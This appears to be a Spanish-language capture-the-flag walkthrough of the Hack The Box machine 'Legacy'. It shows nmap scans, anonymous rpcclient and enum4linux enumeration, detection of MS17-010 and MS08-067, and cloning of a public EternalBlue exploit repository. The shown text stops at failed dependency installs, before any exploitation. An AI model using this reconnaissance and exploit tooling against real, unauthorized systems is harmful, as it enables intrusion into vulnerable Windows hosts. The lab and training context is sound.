Legacy es una máquina bastante sencilla para principiantes que demuestra los riesgos potenciales de seguridad de SMB en Windows. Solo se necesita un exploit disponible públicamente para obtener acceso de administrador

0.1. *Escaneo:*


```
nmap -Pn --open 10.10.10.4 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-19 20:39 -05
Nmap scan report for 10.10.10.4 (10.10.10.4)
Host is up (0.073s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 1.13 seconds}
```

versiones:

```
nmap -Pn -sCV -p135,139,445 10.10.10.4 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-19 20:41 -05
Nmap scan report for 10.10.10.4 (10.10.10.4)
Host is up (0.075s latency).

PORT STATE SERVICE VERSION
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
| smb-security-mode:
| accountused:
| authentication_level: user
| challenge_response: supported
| messagesigning: disabled (dangerous, but default)
| smb-os-discovery:
| OS: Windows XP (Windows 2000 LAN Manager)
| OS CPE: cpe:/o:microsoft:windows_xp::-
| Computer name: legacy
| NetBIOS computer name: LEGACY\x00
| Workgroup: HTB\x00
| System time: 2024-02-25T05:39:45+02:00
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 5d00h57m38s, deviation: 1h24m50s, median: 4d23h57m38s
|_nbstat: NetBIOS name: LEGACY, NetBIOS user: , NetBIOS MAC: 00:50:56:b9:8b:5c (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.26 seconds
```


Descubro que tenemos un sistema operativo Windows XP muy antiguo
ingreso con rpclient para validar si nos deja acceder

```
rpcclient -U "" 10.10.10.4 -N
```




```
rpcclient $> enumdomusers
do_cmd: Could not initialise samr. Error was NT_STATUS_ACCESS_DENIED
rpcclient $> enumdomgroup
command not found: enumdomgroup
rpcclient $> enumdomgroups
do_cmd: Could not initialise samr. Error was NT_STATUS_ACCESS_DENIED
rpcclient $> queryinfo
command not found: queryinfo
rpcclient $> queryuser
do_cmd: Could not initialise samr. Error was NT_STATUS_ACCESS_DENIED
rpcclient $> querydispinfo
do_cmd: Could not initialise samr. Error was NT_STATUS_ACCESS_DENIED
rpcclient $>
```

como se ve en la imagen intente con enumdomusers, enumdomgroup, queryuser y querydispinfo, pero no me tiro nada
también tiro de enum4linux y encuentro algunas cosas que podrían ser útiles




```
 ==================================( Nbtstat Information for 10.10.10.4 )==================================

Looking up status of 10.10.10.4
        LEGACY          <00> -         B <ACTIVE>  Workstation Service
        HTB             <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        LEGACY          <20> -         B <ACTIVE>  File Server Service
        HTB             <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
        HTB             <1d> -         B <ACTIVE>  Master Browser
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser

        MAC Address = 00-50-56-B9-8B-5C

 =====================================( Session Check on 10.10.10.4 )=====================================
```




```
└─ enum4linux -a 10.10.10.4
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Feb 19 20:59:17 2024

 =========================================( Target Information )=========================================

Target ........... 10.10.10.4
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

Utilizo el script de nmap vuln para ver si existe alguna vulnerabildiad en los servicios escaneados
nmap -Pn -sV --script vuln 10.10.10.4



```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-19 21:13 -05
Nmap scan report for 10.10.10.4 (10.10.10.4)
Host is up (0.074s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
```


también podemos ejecutar el script vuln de modo más silencioso con vuln and safe
nmap --script "vuln and safe" -p135,139,445 10.10.10.4



```
  ~/machineshtb/Legacy
  nmap --script "vuln and safe" -p135,139,445 10.10.10.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-19 22:17 -05
Nmap scan report for 10.10.10.4 (10.10.10.4)
Host is up (0.073s latency).

PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Nmap done: 1 IP address (1 host up) scanned in 28.82 seconds
```

0.0.1. *MS17-010*

en este caso si solo nos tira el ms17-010 que corresponde a *EternalBlue SMB Remote Windows*
Buscamos el exploit por GitHub MS17-010 GitHub




Cerca de 42,300 resultados (0.33 segundos)

GitHub
https://github.com › worawit › M... · Traducir esta página

worawit/MS17-010


MS17-010. This repository is for public my work on **MS17-010**. I have no plan to do any support. All support issues will not get response from me. Files. BUG ...

Ingreso al primero y clono el repositorio




```
https://github.com/worawit/MS17-010.git
```

Clone using the web URL.




```
└─ git clone https://github.com/worawit/MS17-010.git
Cloning into 'MS17-010'...
remote: Enumerating objects: 183, done.
remote: Counting objects: 100% (131/131), done.
remote: Compressing objects: 100% (45/45), done.
remote: Total 183 (delta 88), reused 86 (delta 86), pack-reused
Receiving objects: 100% (183/183), 107.30 KiB | 1.41 MiB/s, don
Resolving deltas: 100% (104/104), done.

 ~/machineshtb/Legacy
└─
```

ejecuto la funcion checker.py pero me tira error
python2 checker.py 10.10.10.4




```
~/machineshtb/Legacy/MS17-010  master
─ python2 checker.py 10.10.10.4
raceback (most recent call last):
 File "checker.py", line 1, in <module>
   from mysmb import MYSMB
 File "/home/kali/machineshtb/Legacy/MS17-010/mysmb.py", line 3, in <module>
   from impacket import smb, smbconnection
mportError: No module named impacket
```

Averiguando un buen rato parece que no tengo imapacket instalado por lo cual lo instalo con pip3
pip3 install impacket




```
~/machineshtb/Legacy/MS17-010  master ?1
└ pip3 install impacket
Command 'pip3' not found, but can be installed with:
sudo apt install python3-pip
Do you want to install it? (N/y)y
sudo apt install python3-pip
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer re
  gir1.2-gtksource-4 libamtk-5-0 libamtk-5-common libavif15 libboost-fi
  liborcus-0.17-0 liborcus-parser-0.17-0 libplacebo292 libutf8proc2 libw
  python3-apscheduler python3-pyminifier python3-quamash
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  python3-pip-whl
The following packages will be upgraded:
  python3-pip python3-pip-whl
2 upgraded, 0 newly installed, 0 to remove and 1347 not upgraded.
Need to get 3,117 kB of archives.
After this operation, 3,072 B disk space will be freed
```

sin embargo al ejecutar tampoco funciono por lo cual lo intneto con pip2



```
 ~/machineshtb/Legacy/MS17-010  master ?2
 pip2 install impacket
DEPRECATION: Python 2.7 reached the end of its life on January 1st, 2020. Please upgrade your Python as Pyth
r Python 2.7 in January 2021. More details about Python 2 support in pip can be found at https://pip.pypa.io
21.0 will remove support for this functionality.
Defaulting to user installation because normal site-packages is not writeable
Collecting impacket
  Using cached impacket-0.11.0.tar.gz (1.5 MB)
    ERROR: Command errored out with exit status 1:
     command: /usr/bin/python2 -c 'import sys, setuptools, tokenize; sys.argv[0] = '"'"'/tmp/pip-install-uKD
DMsI/impacket/setup.py'"'"';f=getattr(tokenize, '"'"'open'"'"', open)(__file__);code=f.read().replace('"'"'\
, '"'"'exec'"'"'))' egg_info --egg-base /tmp/pip-pip-egg-info-2l2snD
         cwd: /tmp/pip-install-uKDMsI/impacket/
    Complete output (10 lines):
    /usr/lib/python2.7/distutils/dist.py:267: UserWarning: Unknown distribution option: 'extras_require'
      warnings.warn(msg)
    /usr/lib/python2.7/distutils/dist.py:267: UserWarning: Unknown distribution option: 'install_requires'
      warnings.warn(msg)
    usage: setup.py [global_opts] cmd1 [cmd1_opts] [cmd2 [cmd2_opts] ...]
       or: setup.py --help [cmd1 cmd2 ...]
       or: setup.py --help-commands
       or: setup.py cmd --help

    error: invalid command 'egg_info'
```

